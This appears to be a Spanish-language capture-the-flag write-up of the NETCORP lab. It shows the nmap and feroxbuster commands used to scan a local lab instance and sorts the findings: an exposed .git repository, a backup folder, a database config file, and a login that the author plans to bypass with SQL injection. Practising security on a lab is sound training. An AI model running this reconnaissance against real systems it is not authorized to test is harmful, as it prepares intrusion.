Laboratorio: NETCORP

Introduccion:

Simulación de infraestructura corporativa con servicios de red estándar (SMB, FTP, SSH). Los atacantes deben auditar recursos compartidos anónimos, extraer credenciales y pivotar en el sistema.

Vectores y Habilidades:

- *SMB Enumeration.*
- *Anonymous Acces*
- *Credential Spraying*
- *Linux Privesc*

Objetivo*:*

Identificar los vectores de ataque del escenario para comprometer el servicio, obtener acceso inicial no privilegiado (flag user) y escalar privilegios hasta el control total del sistema (flag root).

Herramientas Sugeridas:

- *CrackMapExec*
- *NetExce*
- *SMBMap*
- *Nmap*
- *Hydra*

Prerrequisitos:

Protocolo SMB/CIFS, puertos 445/139 y

Protocolos de Autenticación de red.

Procedimiento:

Descargamos el archivo transferencia.zip desde whoami-labs.com

Lo descomprimimos y se generaran 2 archivos:


- *netcorp.tar*
- *startlab.sh*

y lo arrancamos con:

Paso # 1:

sudo ./startlab.sh netcorp.tar

********** *CAPTURA DE PANTALLA* **********




La ip del Lab, nos revela: 127.0.0.1

Con tres servicios:

Servicio	*Acceso local (Burp)*	*IP interna*
Portal	*http://127.0.0.1:8020/*	*10.50.5.20*
WordPress	*http://127.0.0.1:8030/*	*10.50.5.30*
API	*http://127.0.0.1:8040/*	*10.50.5.40*

Paso # 2: *Verifico la conexión de mi Kali-Linux, con la Maquina Objetivo, es decir con el 127.0.0.1, con el comando:* ***PING***


********** CAPTURA DE PANTALLA **********




Paso # 3: *Vemos que nos entrega la dirección ip del lab, usando FireFox de nuestro Kali-Linux esto es:*

http://127.0.0.1 *Esto es:*

********** CAPTURA DE PANTALLA **********






El puerto 40, 8040 y 8834, 43826 NO, muestra nada

Paso # 4: *Corro un* ***nmap*** *a esa dirección:* ***127.0.0.1****, esto es:*

nmap -p- -sV -sS -vvv -n -Pn -f --min-rate=5000 127.0.0.1 -oN netcorp.txt

********** ***CAPTURA DE PANTALLA*** **********



Aquí, observo que los puertos abiertos son 7:

PORT STATE SERVICE REASON VERSION

2222/tcp open ssh syn-ack ttl 64 OpenSSH 10.3p1 Debian 5 (protocol 2.0)

8020/tcp open http *syn-ack ttl 64 Apache httpd 2.4.68 ((Debian))*

8030/tcp open http *syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))*

8040/tcp open http *syn-ack ttl 64 Gunicorn*

8834/tcp open ssl/nessus-xmlrpc? syn-ack ttl 64


9000/tcp open cslistener? syn-ack ttl 64

45909/tcp open http *syn-ack ttl 64 Golang net/http server*

Paso # 5: *Luego, ejecuto un* ***Ferox-Buster, para el puerto :8020***

feroxbuster -u http://127.0.0.1:8020/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x php,html,txt,json -d 3

********** *CAPTURA DE PANTALLA* **********



printf 'http://127.0.0.1:8020\nhttp://127.0.0.1:8030\nhttp://127.0.0.1:8040\nhttp://127.0.0.1:43823\n' | feroxbuster --stdin -x php,txt,json -o ferox_netcorp.txt


Aquí, este feroxbuster queda almacenado en un archivo ***ferox_netcorp.txt***

Pero, con:

grep -E '^(200|301|302)' ferox_netcorp.txt | sort -u

también,lo almacene en un archivo

********** ***CAPTURA DE PANTALLA*** **********



Ruta	*Pista*
/.git/	*Repositorio Git expuesto; fuente completa + posibles creds*
/backup/	

/backup/README.txt *Carpeta de backups*

/admin/ *Panel admin*

/includes/db.php *Config de BD (credenciales)*

/login.php · /contact.php *Formularios*

/profile.php / redirige a login *Zona autenticada*

/robots.txt *Hints*

Por el momento me interesan los 200

Resumo las lineas 200:

200 GET 28l 75w 1765c http://127.0.0.1:8020/contact.php
200 GET 23l 71w 1744c http://127.0.0.1:8020/login.php
*200 GET 3l 15w 190c http://127.0.0.1:8020/**admin/index.html***
200 GET 26l 116w 2112c http://127.0.0.1:8020/index.php
200 GET 26l 116w 2112c http://127.0.0.1:8020/
*200 GET 0l 0w 0c http://127.0.0.1:8020/**includes/db.php***
200 GET 0l 0w 0c http://127.0.0.1:8020/includes/layout.php
200 GET 8l 14w 128c http://127.0.0.1:8020/robots.txt
*200 GET 4l 22w 173c http://127.0.0.1:8020/**backup/README.txt***

Resumo las lineas 301:

301 GET 9l 29w 352c http://127.0.0.1:8020/.git => http://127.0.0.1:8020/.git/
301 GET 9l 29w 353c http://127.0.0.1:8020/admin => ttp://127.0.0.1:8020/admin/
01 GET 9l 29w 354c http://127.0.0.1:8020/backup => http://127.0.0.1:8020/backup/
301 GET 9l 29w 356c http://127.0.0.1:8020/includes => http://127.0.0.1:8020/includes

Resumo las lineas 302:

302 GET 0l 0w 0c http://127.0.0.1:8020/profile.php => login.php

De este resumen, observe 2: muy graves Anomalías:

*a) Que el repositorio : **git** esta expuesto*

*b) Backup/**README.txt***

*c) **Includes/db.php** (200, 0 bytes aparentemente — ver nota abajo)*

Si el servidor me interpreta como PHP (lo más probable), ves 0 bytes porque el código PHP se ejecutó en el servidor y no mostró nada (no hubo echo).

Pero si falla la interpretación o hay un bug, podría filtrar credenciales de la base de datos. Vale la pena mirarlo igual.

*d) **profile.php:** redirige a login.php (302)*
Esto me confirma que sin sesión autenticada, te rebota al login:

302 GET 0l 0w 0c http://127.0.0.1:8020/profile.php => login.php

y con el bypass SQLi podemos entrar por allí/.

